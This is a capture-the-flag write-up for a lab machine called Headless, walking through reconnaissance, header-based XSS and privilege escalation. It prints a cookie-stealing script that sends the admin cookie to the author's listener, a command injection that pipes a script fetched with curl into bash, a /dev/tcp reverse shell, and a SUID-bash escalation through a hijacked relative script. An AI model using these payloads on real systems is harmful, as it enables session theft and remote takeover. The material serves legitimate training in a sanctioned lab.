Headless

Recon

To begin we need to know what we are working with so I ran an `nmap` scan to determine services and ports. I ran the following command and I will explain each part of the command and explain what it does.

```
nmap -Pn -sV -sC -p0-65535 --min-rate=5000 10.10.11.8
```

First thing to address is you need to run this command as root or else it will not work. So lets break this down.

1. `-Pn` : this has nmap treat all hosts as online which means that it skips host discovery
2. `-sV` : This runs a service scan which means determining what service is running on an open port
3. `-sC` : This runs default scripts that help us figure out if a service is running default credentials all the way to simple service enumeration
4. `-p0-65535` : this specifies to run a scan on all ports to make sure no services are running on obscure ports because nmap defaults to the top 1000 most commonly used.
5. `--min-rate=5000` : this tells nmap to send packets no slower than 5000 per second, this prevents issues with slow port response
6. `10.10.11.8` : this is the IP address we are scanning

After running this command we can see the following output which I will explain.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-25 22:35 EDT
Warning: 10.10.11.8 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.8
Host is up (0.040s latency).
Not shown: 64794 closed tcp ports (reset), 740 filtered tcp ports (no-
response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
```

```
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Fri, 26 Apr 2024 02:35:54 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
|     display: flex;
|     justify-content: center;
|     align-items: center;
|     height: 100vh;
|     .container {
|     text-align: center;
|     background-color: #fff;
|     border-radius: 10px;
|     box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported
method.</p>
|     </body>
|_    </html>
```


```
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 123.31 seconds
```

We see 2 open ports here, TCP/22 which is SSH(Secure Shell) and TCP/5000 which says upnp however this is not the case. Port 22 is running a secure version of SSH and default credentials do not work so we will ignore it.

Port 5000 is actually running an HTTP service based on its response, typically port 5000 is registered to upnp which is why nmap said that but the question mark next to it indicates that it is not running that. The reason we know 5000 is running HTTP is because of the response giving HTTP headers and the server enviroment it is using which is `Werkzeug 2.2.2` being run on the `Python 3.11.2` enviroment. Looking closer we can see that we have a cookie sent back as well that says `is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs` which is interesting from the get go because it is defining admin privelege in the cookie itself. Also given the dot notation of the cookie we can assume it is a JWT (JSON Web Token) which typically has 3 fields which are: the header, payload, signature. As we can see with this cookie it only has 2 fields which are the header and the signature. We should keep this in mind as this makes the cookie much less secure and vulnerable to bruteforcing and session hijacking. However, trying to bruteforce it was a fruitless endeavor so lets look at the page.

Lets take a look at the website which has a barebones home page with a button that redirects you to the support page. Which looks like this:



We can see here that there is a place to input information but before doing that we should fuzz for any other directories.


For web app page fuzzing I personally use `feroxbuster` because of its adaptability, speed and colorized output. The command I ran was `feroxbuster -u http://10.10.11.8:5000 -x php js html txt` which will check all the directories on the default list and then check them again with each of the extensions specified with the `-x` flag. And we get the following output

It gives a server error for `/dashboard` but when we try on the site we are given a `401 Unauthorized` . This means that the server rejects anyone without a cookie and we need to be admin to access it now we move to our plan of attack.

Foothold

Now we can research `Werkzeug 2.2.2` and `Python 3.11.2` for known vulnerabilities and we can see that there are no vulnerabilities that will help us attack the target so, what now? We can assume that the website is processing data using JavaScript because of the usage of JWT so lets try to put a payload into the message box and see what happens.

By putting `<script>var i=new Image();i.src="http://10.10.14.9:8001/?c="+btoa(document.cookie);</script>` into the message box we get an interesting return (note that the IP in this is my IP at the time of this machine and the port I opened for HTTP). While this was not successful we see the following output.



This is very interesting because it is taking all the information in the HTTP header fields and reflecting it meaning that we can potentially abuse this by making the same request but, changing a header value to be the payload to since it is reflecting this into the HTML. So I craft the following payload:

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: <script>var i=new Image();i.src="http://10.10.14.9:8001/?cookie="+btoa(document.cookie);</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=<script>var i=new Image();i.src="http://10.10.14.9/?cookie="+btoa(document.cookie);</script>
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 171

fname=admin&lname=admin&email=admin%40test.123&phone=9999999999&message=donkey;<script>var i=new
Image();i.src="http://10.10.14.9:8001/?c="+btoa(document.cookie);</script>
```

I put the values into both the `User-Agent` field and the `Cookie` field incase of possible single check sanitization and looking at the web server I set up which I did with the command `python3 -m http.server 8001` we can see a request did come through:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.11.8 - - [25/Apr/2024 23:35:10] "GET /?cookie=aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA= HTTP/1.1" 200 -
10.10.11.8 - - [25/Apr/2024 23:36:14] "GET /?cookie=aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA= HTTP/1.1" 200 -
10.10.11.8 - - [25/Apr/2024 23:36:16] "GET /?cookie=aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA= HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

we receive what we hope is the admin cookie which is `aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA=` so we can look at this and tell by the syntax and the = padding on the end that this is encoded to base64 whch we can decrypt like so `echo "aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA=" | base64 -d` and the output is `is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0` and if we check the data field of this it says admin which means this is the admin cookie so we can now become admin.

To quickly breakdown the payload I used to steal the cookie I will explain it.
`<script>var i=new Image();i.src="http://10.10.14.9:8001/?cookie="+btoa(document.cookie);</script>`

1. The `<script>` tag tells the HTML to run anything within as JavaScript
2. `var i=new Image()` tells JavaScript to make a variable named i and set the value as an image but, the `Image()` function in JS has to grab the image in order for it to display.
3. We then set the source property of i to our server with the command `i.src="http://10.10.14.9:8001/?cookie=` where cookie is just meant to grab and separate the cookie.
4. After that part we see `+btoa(document.cookie);</script>` which concatonates `btoa(document.cookie)` to our image source. `btoa` is a function that converts binary data to base64 data which is crucial in order obtain the cookie and then `document.cookie` is the DOM location of the cookie

Exploit

We now have access to the dashboard which logs a date to a file located in the server but due to how rudamentary it is, it likely runs it as a bash command so we can use this to our advantage by first having a server open that will serve a malicious payload and then create a listener in order to get a reverse shell. The payload I used was as follows

```
sh -i >& /dev/tcp/10.10.14.9/9001 0>&1
```

there is a website that I recommend to craft basic reverse shell payloads called https://revshells.com and it saves alot of time.

I named the file shell.sh and started the server once again on port 8001 and then made a netcat listener on port 9001 with the following command

```
nc -lvnp 9001
```

Lastly we need to run our attack which I did through burpsuite like so,

```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CKOoyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=2023-09-15;curl http://10.10.14.9:8001/shell.sh|bash
```

Curl is the command line utility for interacting with a site and we can see that we had it contact our server and then did `|bash` which tells the victim machine to run our script with bash aka the shell.

We then go ahead and look for the flag which I did like so

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.8] 35736
sh: 0: can't access tty; job control turned off
$ whoami
dvir
$ ls -la
total 40
drwxr-xr-x 3 dvir dvir 4096 Feb 16 23:49 .
drwx------ 8 dvir dvir 4096 Feb 16 23:49 ..
-rwxr-xr-x 1 dvir dvir 2867 Sep 10  2023 app.py
-rw-r--r-- 1 dvir dvir 2100 Sep 10  2023 dashboard.html
-rw-r--r-- 1 dvir dvir 1513 Sep  9  2023 hackattempt.html
drwxr-xr-x 2 dvir dvir 4096 Apr 26 06:36 hacking_reports
-rw-r--r-- 1 dvir dvir 2896 Feb 16 23:35 index.html
-rw-r--r-- 1 dvir dvir 1185 Feb  2 16:08 inspect_reports.py
-rwxr-xr-x 1 dvir dvir   48 Sep  9  2023 report.sh
-rw-r--r-- 1 dvir dvir 2457 Sep  9  2023 support.html
$ cd /
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd home
$ ls
dvir
$ cd dvir
$ ls
app
geckodriver.log
user.txt
$ cat user.txt
```

at the bottom I omitted the flag for if you wanted to try to do this yourself. We have the user flag now but we need to get root access so now we move into privilege escalation.

Privilege Escalation

To begin with we run `sudo -l` which lists the privileges of the invoking user so we can see what we are able to do. We can see the following output

```
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
```

We can see that all users have access to a program called syscheck and we should see what that contains

```
$ cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {}
+ | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi
```

```
exit 0
```

We can see that we have shared execution privileges with the root user on a file named `initdb.sh` which means we can potentially use this as means of becoming root so we run the following command.

```
echo "chmod u+s /bin/bash" > initdb.sh
```

I will break this down in a way to help you understand what is happening.

1. `echo` takes a given input and then reflects it in the stdout which is the output of the terminal
2. `"chmod u+s /bin/bash"` is the string that will be output by the echo command. `chmod` is a linux utility that modifies the privileges of a file or directory and the `u+s` is broken down into two parts
    a. `u` changes the user that owns the file in question
    b. `+s` sets the user or group id of the executing user to the file
3. `/bin/bash` is the location of the bash shell which is the terminal
4. `> initdb.sh` takes the output of the echo command and writes it to the file clearing everything that was inside it

From here we need to change `initdb.sh` to be executable which we do with `chmod +x initdb.sh` where the `+x` says make this file executable. So now we can begin the escalation

First we run `sudo /usr/bin/syscheck` which runs syscheck as a privileged user since it requires no password to run as root. We run this because it calls to the `initdb.sh` file that we modified meaning that it will change the state of `/bin/bash`. This is because the command that was run in the `initdb.sh` file changed it so that we have full control of the bash enviroment. After this command runs nothing will seemed to have changed this is because all we did was change the enviroment. To become root we run `/bin/bash -p` which says to the system run the bash enviroment as the superuser and since we made the enviroment include

us we then become root. I will show a picture of the terminal but hide the flag.